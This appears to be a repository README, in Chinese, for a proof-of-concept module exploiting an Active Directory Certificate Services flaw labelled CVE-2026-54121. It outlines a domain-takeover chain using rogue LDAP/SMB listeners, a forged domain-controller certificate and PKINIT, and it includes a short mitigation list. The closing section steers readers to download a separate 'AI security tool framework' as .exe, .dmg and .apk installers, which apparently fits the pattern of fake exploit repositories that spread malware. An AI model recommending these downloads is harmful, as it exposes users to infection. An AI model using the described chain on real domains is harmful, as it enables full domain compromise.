 zerodayevil/cve-2026-54121-certighost
针对 CVE-2026-54121(Certighost)的概念验证模块,通过恶意 LDAP/SMB 监听器利用 AD CS 注册验证,以冒充域控制器并通过 PKINIT 进行权限提升。

🛡 AI 安全工具模块
CVE-2026-54121:Active Directory 证书服务身份模拟(Certighost)
AI 安全工具生态系统的官方安全审计模块






本模块为 CVE-2026-54121(代号 Certighost)提供诊断能力。该漏洞存在于 Active Directory 证书服务(AD CS)中计算机账户证书注册的验证阶段。
拥有标准低权限域凭据的攻击者创建一个新的计算机账户,并提交包含被操纵的 cdc(受控 IP 监听器)和 rmd(目标 DC FQDN)属性的证书请求。当证书颁发机构(CA)回连以验证机器身份时,恶意的 LDAP(端口 389)和 SMB/LSA(端口 445)监听器会伪造目标域控制器的身份属性(sAMAccountName、SID、dNSHostName)。这诱使 CA 颁发真实的域控制器证书,从而通过 PKINIT 实现完整的域接管。
"以机器身份认证,升级至整个域。"
Certighost 通过污染 CA 的身份解析管道,绕过了传统的 AD CS 模板权限。获取有效的域控制器证书即可立即获得 PKINIT 认证,从而同时获得 TGT 凭据缓存(.ccache)和目标 DC 的 NT 哈希。
| 规格 | 分配值 | 备注 |
|---|---|---|
| CVE 标识符 | CVE-2026-54121 |
Active Directory 证书服务身份模拟 |
| 严重性评级 | 严重(CVSS v3.1:9.8) | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H |
| 漏洞类型 | CWE-287 / CWE-290 |
认证不当 / 通过欺骗绕过认证 |
| 受影响组件 | Active Directory 证书服务(AD CS) | 证书注册与身份验证管道 |
| 攻击向量 | 网络 | 通过 SMB、LDAP 和 RPC 协议远程执行 |
| 所需权限 | 低权限 | 标准域用户账户(具备添加机器账户的能力) |
graph TD
    A[Low-Priv Domain User] -->|1. Create Computer Account| B[Domain Controller]
    A -->|2. Start Rogue SMB 445 / LDAP 389 Listeners| C[Attacker Machine]
    A -->|3. Submit Cert Request with cdc & rmd Attributes| D[Active Directory CA]
    D -->|4. CA Lookups Connect to Rogue Listeners| C
    C -->|5. Validate via Netlogon & Return Target DC Identity| D
    D -->|6. Issue Valid DC Certificate .pfx| A
    A -->|7. Perform PKINIT with DC Certificate| E[Full Domain Takeover / NT Hash Export]
ms-DS-MachineAccountQuota 设置为 0,以防止非管理员用户创建新的计算机对象。EDITF_ATTRIBUTESUBJECTALTNAME2(ESC6)处于关闭状态,除非明确需要。⚠️ 重要: 本模块设计用于 AI 安全工具框架内的安全诊断测试。请仅在获得授权且具有提升管理权限的目标上执行。
要执行诊断和监控脚本,请安装核心 AI 安全工具框架:
| 操作系统 / 平台 | 版本 | 架构 / 格式 | 发布日期 | 状态 | 下载链接 |
|---|---|---|---|---|---|
| 🪟 Windows | v6.3.20 |
x64 安装程序(.exe) | 2026-09-08 | 🟢 最新 | 下载 .exe |
| 🪟 Windows | v6.3.20 |
x64 便携版(.tar.gz) | 2026-09-08 | 🟢 最新 | 下载 .tar.gz |
| 🍏 macOS | v5.3.29 |
Apple Silicon M1/M2/M3(.dmg) | 2026-09-05 | 🟢 稳定 | 下载 .dmg |
| 🐧 Linux | v5.3.27 |
通用 x64(.tar.gz) | 2026-09-01 | 🟢 稳定 | 下载 .tar.gz |
| 🤖 Android | v8a 5.3.27 |
ARM64 APK(.apk) | 2026-09-01 | 🟢 稳定 | 下载 .apk |
安装用于恶意 LDAP/SMB 监听器和证书处理所需的 Python 库:
# Install python dependencies
sudo pip install --break-system-packages git+https://github.com/fortra/impacket.git cryptography pyasn1 asn1crypto pycryptodome dnspython
